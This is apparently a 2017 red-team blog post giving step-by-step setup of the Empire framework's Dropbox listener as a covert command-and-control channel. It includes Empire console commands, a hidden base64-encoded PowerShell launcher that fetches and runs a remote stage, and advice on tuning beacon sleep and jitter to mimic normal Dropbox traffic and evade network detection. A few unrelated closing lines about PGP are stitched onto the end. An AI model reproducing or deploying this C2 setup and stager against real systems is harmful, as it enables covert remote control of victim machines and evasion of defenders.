



Dropbox for the Empire

ON MAY 13, 2017 / BY BNEG

Now that the **Empire project** has released the Dropbox Listener module to public with v2, let's get it setup. For those organizations that are not blocking Dropbox, this is an excellent and highly reliable C2 channel.

It can probably go without saying that one of the coolest things about this module is that the attacker network is never revealed to the victim. The downside is that blocking all Dropbox IP reservations shuts this down. Pro's and con's to be considered if you decide to use this for an engagement.




This post will walk through getting your API key, configuring a listener and a stager, and finally some research into why you should tweak your listener sleep and jitter settings.

To get started you'll first need to generate a Dropbox API access token. This will allow both the beacon and the server to authenticate with and use your Dropbox account for C2 comms. I highly recommend creating a new Dropbox account for just this purpose.

Generate your API key

1. Create a **Dropbox** Account
2. Got to "**My Apps**" on the Dropbox Developers site
3. "Create App" and Choose "Dropbox API"

4. Choose "App Folder"
5. Name your app, ie. "EmpireC2"
6. In the settings for your new App, generate a new access token (picture below)
7. Copy or save your access token somewhere



The screenshot shows the 'OAuth 2' settings for an application. It includes a 'Redirect URIs' section with a text input containing 'https://' and a note '(http allowed for localhost)', followed by an 'Add' button. Below this is the 'Allow implicit grant' section with a dropdown menu currently set to 'Allow'. At the bottom is the 'Generated access token' section, which features a 'Generate' button.

Generating your access token

Configure your listener

Now that you have your access token, lets configure a listener in Empire.

```
(Empire) > listeners
(Empire: listeners) > uselistener dropbox
(Empire: listeners/dropbox) > info
```

```
(Empire: listeners/empire_dbx) > info
Name: Dropbox
Category: third_party
Authors:
  @harmj0y
Description:
  Starts a Dropbox listener.
Dropbox Options:
  Name      Required  Value
  ----      -
  KillDate   False     /
  Name       True      dropbox
  DefaultLostLimit True      10
  APIToken   True      CdNMB@~UpM90g,0iL.%vDwzVb+4!>8*
  StagingKey True      /Empire/
  BaseFolder True      /admin/get.php,/news.php,/login/
  DefaultProfile True      process.php|Mozilla/5.0 (Windows
  NT 6.1; WOW64; Trident/7.0;
  rv:11.0) like Gecko
  ResultsFolder True      /results/
  PollInterval True      5
  WorkingHours False
  DefaultJitter True      0.0
  DefaultDelay True      60
  TaskingsFolder True      /taskings/
  StagingFolder True      /staging/
  Description
  Date for the listener to exit (MM/dd/yyyy).
  Name for the listener.
  Number of missed checkins before exiting
  Authorization token for Dropbox API communication.
  Staging key for initial agent negotiation.
  The base Dropbox folder to use for comms.
  Default communication profile for the agent.
  The nested Dropbox results folder.
  Polling interval (in seconds) to communicate with the Dropbox Server.
  Hours for the agent to operate (00:00-17:00).
  Jitter in agent reachback interval (0.0-1.0).
  Agent delay/reach back interval (in seconds).
  The nested Dropbox taskings folder.
  The nested Dropbox staging folder.
(Empire: listeners/empire_dbx) > █
```

Your listener module name is probably different

```
(Empire: listeners/dropbox) > set APIToken [YOUR TOKEN HERE]
```

```
(Empire: listeners/dropbox) > execute
```

Create and execute your stager

```
(Empire: listeners) > usestager multi/launcher dropbox
```

```
(Empire: listeners) > info
```

```
(Empire: stager/multi/launcher) > info
```

Name: Launcher

Description:
Generates a one-liner stage0 launcher for Empire.

Options:

Name	Required	Value	Description
Listener	True	dropbox	Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Proxy	False	default	Proxy to use for request (default, none, or other).
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Language	True	powershell	Language of the stager to generate.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Base64	True	True	Switch. Base64 encode the output.
StagerRetries	False	0	Times for the stager to retry connecting.

Set any options you may want from the defaults

```
(Empire: listeners) > execute
```

You can also generate a stager immediately after executing the listener

```
(Empire: listeners/dropbox) > launcher powershell
```

```
(Empire: listeners/empire_dbx) > launcher powershell
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBSAEUAZgBdAC4AQQBzAHMARQBtAGIATABSAC4ARwBIAHQAV
QB8ACUAewAkAF8ALgBHAEUAVABGAGkAZQBMAEQAKAAnAGEAbQBzAGkASQBUAGkAdABGAGEAaQBzAGUAZAAnACwAJwB0AG8A
LgBTAEUAcgBWAGkAYwBIAFAAbwBJAE4AdABNAGEATgBBAEcARQBSAF0A0gA6AEUAWABQAEUAYwBUADEAMAawAEMATwB0AFQ
AbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAXADsA1ABXAE8AVwA2ADQA0wAgAFQAcgBpAQ
IALQBBAgCAZQBwAHQAJwAsACQAdQApADsAJABXAGMALgBQAFIAbwBYAFkAPQBbAFMAWQBTAFAQRBNAc4ATgBFHQALgBXA
CAAWwBTAFkAcwB0AEUATQAUAE4AZQB0AC4AQwBSAGUAZABLAG4AVABpAGEAbABDAAEEAYwBoAGUAXQA6ADoARABIAEYAQQB
AEkASQAuAEcARQB0AEIAeQB0AEUAUwAoACcAQwBkAE4AVwBCACKAQAB+AFUAcABNADkATwBnACwAMABpAEwALgAlAHYARAI
oACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUATgBUAF0AKQA1ADIANQA2ADsAJABTAFsAJA
AkAFMAWwAkAEkAXQApACUAMgA1ADYA0wAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMA
QBBAEEAQBBAAEEAQBBAAEEAQBBAAEQAVwBWAECAXwBxADIASQBIAHEASABGAFIAUwBWADMASABvAEsAcABYAEAAWQB3AET
IgAsACIAQgBLAGAEAcgBIAHIAIAAkAHQAIgApADsAJAB3AGMALgBIAGUAQQBEAGUAUgBzAC4AQQBEAGQAKAAIAEQAcgBvAH
AQQB0AEEAPQAKAFcAQwAuAEQAbwBXAE4AbABvAGEARABEAEEAdABBACgAJwBoAHQAdABwAHMA0gAvAC8AYwBvAG4AdABLAQ
0A0wAkAGQAQQB0AEEAPQAKAGQAQQB0UAEEAAWwA0AC4ALgAkAEQAYQB0AGEALgBMAEUATgBnAFQAaABdADsALQBqAE8AaQBw
```

Base64 encoded PowerShell


Now you're ready to execute on the target or drop this into the payload of your choice. Of course this can be used with the regsvr32, hta, and other stagers available in Empire.

What does this traffic look like on the network?

Using Dropbox is cool and all, but what does our beacon actually look like on the network? To find out, I fired up Wireshark on my Mac where I had the Dropbox folder-sync client running. I had no other connections to Dropbox, so this served as a baseline to view "normal" Dropbox traffic when files are not changing. In other words, I wanted to know what the default beacon activity for Dropbox actually was, so I could emulate it more accurately.

Viewing the captured data I could see that the client performs the TLS handshake with a packet length fairly evenly distributed between 80-1281 bytes and Dropbox returns a 66 byte response (54% of the traffic), presumably saying “no change”. The capture filter using known Dropbox IPs (DNS resolution wasn’t reliable):

```
net 162.125.0.0/16 or net 45.58.64.0/20 or net 108.160.160.0/20 or net  
185.45.8.0/22 or net 199.47.216.0/22
```




~15 minutes of Dropbox client activity, showing 100ms interval

What I see from this capture is roughly a check-in every 30-60 seconds with some pseudo-random jitter. Without diving more into Dropbox, I think we

can start with a 60sec check-in interval.

Using the same capture filter, this is what a 60 second interval with no jitter looks like:




~15 minutes of Empire Dropbox C2 activity, showing 100ms interval

That just screams beacon activity. The interval is almost perfectly reliable. The module performs the TLS handshake with a packet length average of 460 bytes (24% of the traffic) and Dropbox returns a 54 byte response (46% of the traffic), presumably saying “no change”. I find it interesting that using the API results in a different response from Dropbox itself.

I played with some of the options to see if I could more accurately reflect “normal” Dropbox activity. You can do this on the fly:

```
(Empire: agents) > sleep all 30 0.75
```


Which tells all the agents to change their sleep time to 30 seconds, and randomize the sleep time by 75% of the sleep time (+/- 22.5 seconds).



It's not perfect, but we're starting to see some randomization as expected. Furthermore, this is getting closer to looking like real Dropbox beacon activity. One of the things we don't have is variable packet sizes. The desktop client for Dropbox has a much wider range of packet sizes for its beacon activity, whereas the Dropbox module is much more consistent.

Finally, once you start interacting with your beacon, those packet size averages are going to go out the window.

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At this point I think the negatives so sufficiently outweigh the positives that it isn't, to me personally, worth the risk that someone will send me something important via PGP. As they have in the past.

You are free to make your own decisions.



Apr 13, 2018

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